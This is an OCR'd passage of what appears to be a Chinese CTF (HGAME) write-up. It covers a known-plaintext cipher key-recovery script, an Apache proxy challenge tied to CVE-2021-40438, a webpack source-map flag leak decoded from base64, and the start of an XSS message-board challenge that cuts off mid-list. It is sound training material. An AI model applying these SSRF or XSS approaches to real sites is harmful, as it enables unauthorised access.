
English Novel



根据给出的密文，明文，以及加密算法，推出key，然后利用key解`flag.enc`

```python
import os

def if_length(ori_content, enc_content, match_result):
 if len(ori_content) == len(enc_content):
  match_result = True
 else:
  match_result = False
 return match_result

def if_match(ori_name, enc_name):
 match_result = True
 ori_path = ori_folder + '/' + ori_name
 enc_path = enc_folder + '/' + enc_name
 with open(ori_path, 'r') as f:
  ori_content = f.read()
 with open(enc_path, 'r') as f:
  enc_content = f.read()
 match_result = True
 if match_result:
  match_result = if_length(ori_content, enc_content, match_result)
```

```
  if match_result:
   for i in range(len(ori_content)):
    if ori_content[i] == enc_content[i]:
     continue
    elif ori_content[i].isupper() and enc_content[i].isupper():
     continue
    elif ori_content[i].islower() and enc_content[i].islower():
     continue
    else:
     match_result = False
 return match_result

def match_process(ori_folder, enc_folder):
 all_match = []
 original_list = os.listdir(ori_folder)
 encrypt_list = os.listdir(enc_folder)
 for ori_name in original_list:
  for enc_name in encrypt_list:
   match_result = if_match(ori_name, enc_name)
   if match_result:
    ori_path = ori_folder + '/' + ori_name
    enc_path = enc_folder + '/' + enc_name
    match_group = [ori_path, enc_path]
    all_match.append(match_group)
    encrypt_list.remove(enc_name)
   else:
    continue
 return all_match

def decrypt(ori_data, enc_data, enc_flag):
 keys = []
 for i in range(len(enc_data)):
  key = ord(enc_data[i]) - ord(ori_data[i])
  keys.append(key)
 result = ""
 enc_data = enc_flag
 for i in range(len(enc_data)):
  if enc_data[i].isupper():
   result += chr((ord(enc_data[i]) - ord('A') - keys[i]) % 26 + ord('A'))
  elif enc_data[i].islower():
   result += chr((ord(enc_data[i]) - ord('a') - keys[i]) % 26 + ord('a'))
  else:
   result += enc_data[i]
 return result

if __name__ == '__main__':
 ori_folder = './original'
 enc_folder = './encrypt'
 enc_flag = open('./flag.enc', 'r').read()
 match_list = match_process(ori_folder, enc_folder)
 for match_group in match_list:
  with open(match_group[0], 'r') as f:
   ori_data = f.read()
  with open(match_group[1], 'r') as f:
   enc_data = f.read()
  flag = decrypt(ori_data, enc_data, enc_flag)
  print("{:<30}{:<30}{:<30}".format(match_group[0], match_group[1], flag))
```




```
hgame{D0_y0u_kn0w_'Kn0wn-pla1ntext_attack'?}
```

Level - Week2

WEB

Apache!

Apache![已完成]

描述

Ooops,Summ3r 的机器被大黑阔打穿了！不过还好 Summ3r 有备份的习惯，把 flag 备份在了内网的某台机器上面，嘿嘿嘿。。。

题目地址 http://httpd.summ3r.top:60010

基准分数 200

当前分数 200

完成人数 91

C:\Users\Administrator\Downloads\www\docker-compose.yml (www) - Sublime Text (UNREGISTERED)

File Edit Selection Find View Goto Tools Project Preferences Help

FOLDERS

www

default.conf

docker-compose.yml

httpd-vhosts.conf

httpd.conf

docker-compose.yml

```yaml
version: "3.8"
services:
  apache:
    image: httpd:2.4.48-alpine
    volumes:
      - ./static:/usr/local/apache2/htdocs
      - ./httpd.conf:/usr/local/apache2/conf/httpd.conf
      - ./httpd-vhosts.conf:/usr/local/apache2/conf/extra/httpd-vhosts.conf
    links:
      - internal.host
    depends_on:
      - internal.host
    ports:
      - 60010:80

  nginx:
    image: nginx:alpine
    container_name: internal.host
    volumes:
      - ./default.conf:/etc/nginx/conf.d/default.conf
```


C:\Users\Administrator\Downloads\www\httpd-vhosts.conf • (www) - Sublime Text (UNREGISTERED)

File Edit Selection Find View Goto Tools Project Preferences Help

FOLDERS

www

default.conf

docker-compose.yml

httpd-vhosts.conf


httpd.conf

httpd-vhosts.conf


```
# use only name-based virtual hosts so the server doesn't need to worry about
# IP addresses. This is indicated by the asterisks in the directives below.
#
# Please see the documentation at
# <URL:http://httpd.apache.org/docs/2.4/vhosts/>
# for further details before you try to setup virtual hosts.
#
# You may use the command line option '-S' to verify your virtual host
# configuration.

#
# VirtualHost example:
# Almost any Apache directive may go into a VirtualHost container.
# The first VirtualHost section is used for all requests that do not
# match a ServerName or ServerAlias in any <VirtualHost> block.
#
<VirtualHost *:80>
    ServerAdmin webmaster@summ3r.top
    DocumentRoot "/usr/local/apache2/htdocs"
    ServerName dummy-host.example.com
    ServerAlias www.dummy-host.example.com
    ErrorLog "logs/dummy-host.example.com-error_log"
    CustomLog "logs/dummy-host.example.com-access_log" common
    <Location /proxy>
      ProxyPass https://www.google.com
    </Location>
</VirtualHost>

```



C:\Users\Administrator\Downloads\www\httpd.conf (www) - Sublime Text (UNREGISTERED)


File Edit Selection Find View Goto Tools Project Preferences Help




CVE-2021-40438








webpack-engine



- webpack解析之详细过程：https://www.freebuf.com/articles/web/276810.html

这里倒是不用还原map文件，直接访问这个


```
data:application/json;base64,eyJ2ZXJzaW9uIjozLCJzb3VyY2VzIjpbIndlYnBhY2s6Ly8uL3NyYy92aWV3cy9GbDRnXzFzX2hlcjMudnV
lIl0sIm5hbWVzIjpbXSwibWFwcGluZ3MiOiI7QUF5QkE7RUFDQSxZQUFBO0VBQ0Esa0JBQUE7RUFDQSxhQUFBO0VBQ0Esc0JBQUE7RUFDQSx1QkF
BQTtFQUNBLG1CQUFBO0FBQ0E7QUFDQTtFQUNBLFdBQUE7RUFDQSxZQUFBO0VBQ0EsYUFBBQTtFQUNBLHNCQUFBO0VBQ0EsdUJBQUE7RUFDQSxtQkF
BQTtBQUNBO0FBQ0E7RUFDQSxXQUFBO0VBQ0EsWUFBQTtBQUNBOztBQUVBLFFBQUE7QUFDQTtFQUNBLHNCQUFBO0VBQ0EsdUJBQUE7RUFDQSxxQkF
BQTtFQUNBLHNCQUFBO0VBQ0EsY0FBQTtFQUNBLGVBQUE7RUFDQSxxQkFBQTtFQUNBLDhMQUFBO0VBQ0EsaUJBQUE7RUFDQSxnQkFBQTtFQUNBLGN
BQUE7RUFDQSxvQkFBQTtFQUNBLGtCQUFBO0VBQ0EsbUNBQUE7RUFDQSwrQkFBQTtFQUNBLDhDQUFBO0VBQ0EsaURBQUE7RUFDQSxpQkFBQTtFQUN
BLHlCQUFBO0VBQ0EsMEJBQUE7QUFDQTtBQUVBO0VBQ0EseUJBQUE7RUFDQSxXQUFBO0VBQ0EsK0JBQUE7QUFDQTtBQUVBO0FBQ0E7SUFDQSxxQkF
BQTtJQUNBLGtCQUFBO0FBQ0FtQUVBO0VBQ0Esa0JBQUE7RUFDQSxZQUFBO0VBQ0EsWUFBBQTtFQUNBLFdBQUE7RUFDQSxZQUFBO0FBQ0FBO0FBQ0E
iLCJzb3VyY2VzQ29udGVudCI6WyI8dGVtcGxhdGU+XG4gIDxoMT57e2ZpbGlpaWxpbGlsNGd9fTwvaDE+XG48L3RlbXBsYXRlPlxuXG48c2NyaXB
0PlxuXG5leHBvcnQgZGVmYXVsdCB7XG4gIGRhdGEoKSB7XG4gICAgcmV0dXJuIHtcbiAgICAgIGZpbGlpaWxpbGlsNGc6ICdZVWRrYUdKWFZqZFN
SRUoxWkVZNWJVMUlTVFZhV0ZKbVRXdzVSR0pGT1hwTk1UbFVUVWhXZVZreVZtWmlWVUozWmxFOVBRbz0nXG4gICAgfVxuICB9XG59XG48L3Njcml
wdD5cblxuPHN0eWxlPlxuaHRtbCwgYm9keSB7XG4gIGhlaWdodDogMTAwJTtcbiAgbWFyZ2luOiAwO1xuICBwYWRkaW5nOiAwO1xuICBvdmVyZmx
vdzogaGlkZGVuO1xufVxuPC9zdHlsZT5cblxuPHN0eWxlIHNjb3BlZD5cbi5ob21lIHtcbiAgaGVpZ2h0OiAxMDAlO1xuICBwb3NpdGlvbjogcmV
sYXRpdmU7XG4gIGRpc3BsYXk6IGZsZXg7XG4gIGZsZXgtZGlyZWN0aW9uOiBjb2x1bW47XG4gIGp1c3RpZnktY29udGVudDogY2VudGVyO1xuICB
hbGlnbi1pdGVtczogY2VudGVyO1xufVxuLnBsYXllciB7XG4gIHdpZHRoOiAxMDAlO1xuICBoZWlnaHQ6IDEwMCU7XG4gIGRpc3BsYXk6IGZsZXg
7XG4gIGZsZXgtZGlyZWN0aW9uOiBjb2x1bW47XG4gIGp1c3RpZnktY29udGVudDogY2VudGVyO1xuICBhbGlnbi1pdGVtczogY2VudGVyO1xufVx
uaWZyYW1lIHtcbiAgd2lkdGg6IDEwMCU7XG4gIGhlaWdodDogMTAwJTtcbn1cblxuLyogQ1NTICovXG4uYnV0dG9uLTgxIHtcbiAgYmFja2dyb3V
uZC1jb2xvcjogI2ZmZjtcbiAgYm9yZGVyOiAwIHNvbGlkICNlMmU4ZjA7XG4gIGJvcmRlci1yYWRpdXM6IDEuNXJlbTtcbiAgYm94LXNpemluZzo
gYm9yZGVyLWJveDtcbiAgY29sb3I6ICMwZDE3MmE7XG4gIGN1cnNvcjogcG9pbnRlcjtcbiAgZGlzcGxheTogaW5saW5lLWJsb2NrO1xuICBmb25
0LWZhbWlseTogXCJCYXNpZXIgY2lyY2xlXCIsLWFwcGxlLXN5c3RlbSxzeXN0ZW0tdWksXCJTZWdvZSBVSVwiLFJvYm90byxcIkhlbHZldGljYSB
OZXVlXCIsQXJpYWwsXCJOb3RvIFNhbnNcIixzYW5zLXNlcmlmLFwiQXBwbGUgQ29sb3IgRW1vamlcIixcIlNlZ29lIFVJIEVtb2ppXCIsXCJTZWd
vZSBVSSBTeW1ib2xcIixcIk5vdG8gQ29sb3IgRW1vamlcIjtcbiAgZm9udC1zaXplOiAxLjFyZW07XG4gIGZvbnQtd2VpZ2h0OiA2MDA7XG4gIGx
pbmUtaGVpZ2h0OiAxO1xuICBwYWRkaW5nOiAxcmVtIDEuNnJlbTtcbiAgdGV4dC1hbGlnbjogY2VudGVyO1xuICB0ZXh0LWRlY29yYXRpb246IG5
vbmUgIzBkMTcyYSBzb2xpZDtcbiAgdGV4dC1kZWNvcmF0aW9uLXRoaWNrbmVzczogYXV0bztcbiAgdHJhbnNpdGlvbjogYWxsIC4xcyBjdWJpYy1
iZXppZXIoLjQsIDAsIC4yLCAxKTtcbiAgYm94LXNoYWRvdzogMHB4IDFweCAycHggcmdiYSgxNjYsIDE3NSwgMTk1LCAwLjI1KTtcbiAgdXNlci1
zZWxlY3Q6IG5vbmU7XG4gIC13ZWJraXQtdXNlci1zZWxlY3Q6IG5vbmU7XG4gIHRvdWNoLWFjdGlvbjogbWFuaXB1bGF0aW9uO1xufVxuXG4uYnV
0dG9uLTgxOmhvdmVyIHtcbiAgYmFja2dyb3VuZC1jb2xvcjogIzFlMjkzYjtcbiAgY29sb3I6ICNmZmY7XG4gIHRyYW5zaXRpb246IGFsbCAuMnM
gZWFzZS1pbi1vdXQ7XG59XG5cbkBtZWRpYSAobWluLXdpZHRoOiA3NjhweCkge1xuICAuYnV0dG9uLTgxIHtcbiAgICBmb250LXNpemU6IDEuMTI
1cmVtO1xuICAgIHBhZGRpbmc6IDFyZW0gMnJlbTtcbiAgfVxufVxuXG5idXR0b24ge1xuICBwb3NpdGlvbjogYWJzb2x1dGU7XG4gIHdpZHRoOiA
zMDBweDtcbiAgaGVpZ2h0OiA2MHB4O1xuICBib3R0b206IDIwJTtcbiAgYm9yZGVyOiBub25lO1xufVxuPC9zdHlsZT5cbiJdLCJzb3VyY2VSb29
0IjoiIn0=
```

```
>>> from base64 import *
>>> b64decode('YUdkaGJXVjdSREJ1ZEY5bU1ISTVaWFJmTWw5RGJFOXpNMTlUTUhWeVkyVmZiVUJ3ZlE9PQo=')
b'aGdhbWV7RDBudF9mMHI5ZXRfM19DbE9zM19TMHVyY2VfbUBwfQ==\n'
>>> b64decode('aGdhbWV7RDBudF9mMHI5ZXRfM19DbE9zM19TMHVyY2VfbUBwfQ==')
b'hgame{D0nt_f0r9et_2_Cl0s3_S0urce_m@p}'
```

At0m的留言板

At0m的留言板[已完成]

描述

留言站被日了之后At0m去认真学了下Web安全，这回就算是大茄子来了也别想轻易日开。

https://at0m-hgame-wall0-1308188104.cos.ap-singapore.myqcloud.com/template.html

抢先试用At0m的留言板请加微信公众号：宅男的天台

hint:

1.留言板正在尝试图片留言的兼容性测试

2.flag的名字被改了


题目地址 https://weixin.qq.com/r/3xzJ0ZrEescFrd6y90nN

基准分数 250

当前分数 250

完成人数 60

直接获取类名元素为content的



`flag`是通过`var`声明的，那么直接列出当前页面的所有的全局变量

SuperPaxxs


window,self,document,name,location,customElements,history,locationbar,menubar,personalbar,scrollbars,statusbar,toolbar,status,closed,frames,length,top,opener,parent,frameElement,navigator,origin,external,screen,innerWidth,innerHeight,scrollX,pageXOffset,scrollY,pageYOffset,visualViewport,screenX,screenY,outerWidth,outerHeight,devicePixelRatio,clientInformation,screenLeft,screenTop,defaultStatus,defaultstatus,styleMedia,onsearch,isSecureContext,performance,onappinstalled,onbeforeinstallprompt,crypto,indexedDB,webkitStorageInfo,sessionStorage,localStorage,onbeforexrselect,onabort,onblur,oncancel,oncanplay,oncanplaythrough,o